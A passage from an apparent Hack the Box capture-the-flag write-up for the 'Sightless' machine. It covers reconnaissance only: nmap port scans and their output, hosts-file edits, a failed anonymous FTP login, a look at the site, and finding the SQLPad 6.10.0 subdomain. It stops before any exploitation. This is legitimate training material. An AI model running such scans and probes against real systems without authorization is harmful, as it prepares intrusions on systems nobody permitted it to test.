Summary of exploitation

Today I pwned Sightless. This was an easy box with a more medium root technique from Hack the Box. A vulnerable app running on a subdomain of the webserver

Recon Phase


I start as always with my tried and true nmap scan

```
sudo nmap -sC -sV -p- --min-rate 10000 10.129.231.103 -oA nmap.out
  Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 15:36 EST
  Nmap scan report for 10.129.231.103
  Host is up (0.022s latency).
  Not shown: 65532 closed tcp ports (reset)
  PORT   STATE SERVICE VERSION
  21/tcp open  ftp
  | fingerprint-strings:
```

```
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.231.103]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port21-TCP:V=7.94SVN%I=7%D=12/29%Time=6771B2D1%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,A3,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x2
SF:0Server\)\x20\[::ffff:10\.129\.231\.103\]\r\n500\x20Invalid\x20command:
SF:\x20try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20t
SF:ry\x20being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.62 seconds
```

I see the redirect and add it to my hosts file.

```
sudo vi /etc/hosts
```



```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.231.103  sightless.htb
~
```

And rescan.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 15:40 EST
Nmap scan report for sightless.htb (10.129.231.103)
Host is up (0.024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.231.103]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
```


```
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Sightless.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port21-TCP:V=7.94SVN%I=7%D=12/29%Time=6771B3E6%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,A3,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x2
SF:0Server\)\x20\[::ffff:10\.129\.231\.103\]\r\n500\x20Invalid\x20command:
SF:\x20try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20t
SF:ry\x20being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.80 seconds
```

Port	Protocol	Protocol Details
21	ftp	ProFTPD Server
22	ssh	OpenSSH 8.9p1
80	http	nginx 1.18.0

Looks like I have an FTP ports open. Nmap struggled to get an idea of it. I also have a standard nginx webserver and ssh. Ill take a peek at the ftp server to check for anonymous login.

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/enu]
└─$ ftp sightless.htb
Connected to sightless.htb.
220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.231.103]
Name (sightless.htb:kali): Anonymous
550 SSL/TLS required on the control channel
ftp: Login failed
```

But no joy, Ill move on to the webserver.




Hello,we are

Sightless.htb

We can Help You

I'm presented with a pretty standard canned website with very little functionality. Ill check the about to maybe learn more about what they offer.




About Us

Sightless: Empowering Your Digital Backbone

Welcome to Sightless, your premier destination for comprehensive database and server management solutions. Founded with a mission to empower businesses with seamless and efficient IT infrastructure, Sightless is dedicated to ensuring your databases and servers are always optimized, secure, and running smoothly. At Sightless, we understand the critical role that data and server management play in today's digital landscape. Our team comprises seasoned experts with years of experience in database administration, server management, and IT solutions. We pride ourselves on our ability to provide tailored services that meet the unique needs of each client, regardless of size or industry.

They specialize in databases and server management solutions. Looking at the Services tab confirms some of the technologies they provide.


Our Services

SQLPad

SQLPad is a web app that lets users connect to various SQL servers via a browser. Click "Start Now" to try a demo!


Froxlor

Froxlor is Tailored server admin software. Crafted by seasoned admins, it streamlines hosting platform management.

Database & Server Management

Providing you the best experience while managing your databases and systems.


They provide SQLPad and Froxlor. SQLPad is essentially mysql from a web interface and Froxlor is a server management software. Clicking on Froxlor takes me to their actual website which I assume is out of scope.


froxlor


The lightweight server management software for your needs.

Developed by experienced server administrators, this open source (GPL) panel simplifies the effort of managing your hosting platform.


Clicking on SQLPad actually takes me to different subdomain on the sightless domain. `sqlpad.sightless.htb`. Ill add this to my hosts file and navigate to it.



```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.231.103  sightless.htb   sqlpad.sightless.htb
```



Since this is not a custom application. I want to get a version number. Thankfully, I can do this by clicking on the triple dots on the top right => About.



About SQLPad

Version: 6.10.0

Project page   Submit an Issue   Changelog   GitHub

Shortcuts

`ctrl+s` / `command+s` : Save


`ctrl+return` / `command+return` : Run

`shift+return` : Format

Tip

Run only a portion of a query by highlighting it first.

Ill throw this version into the google machine and see what comes back.



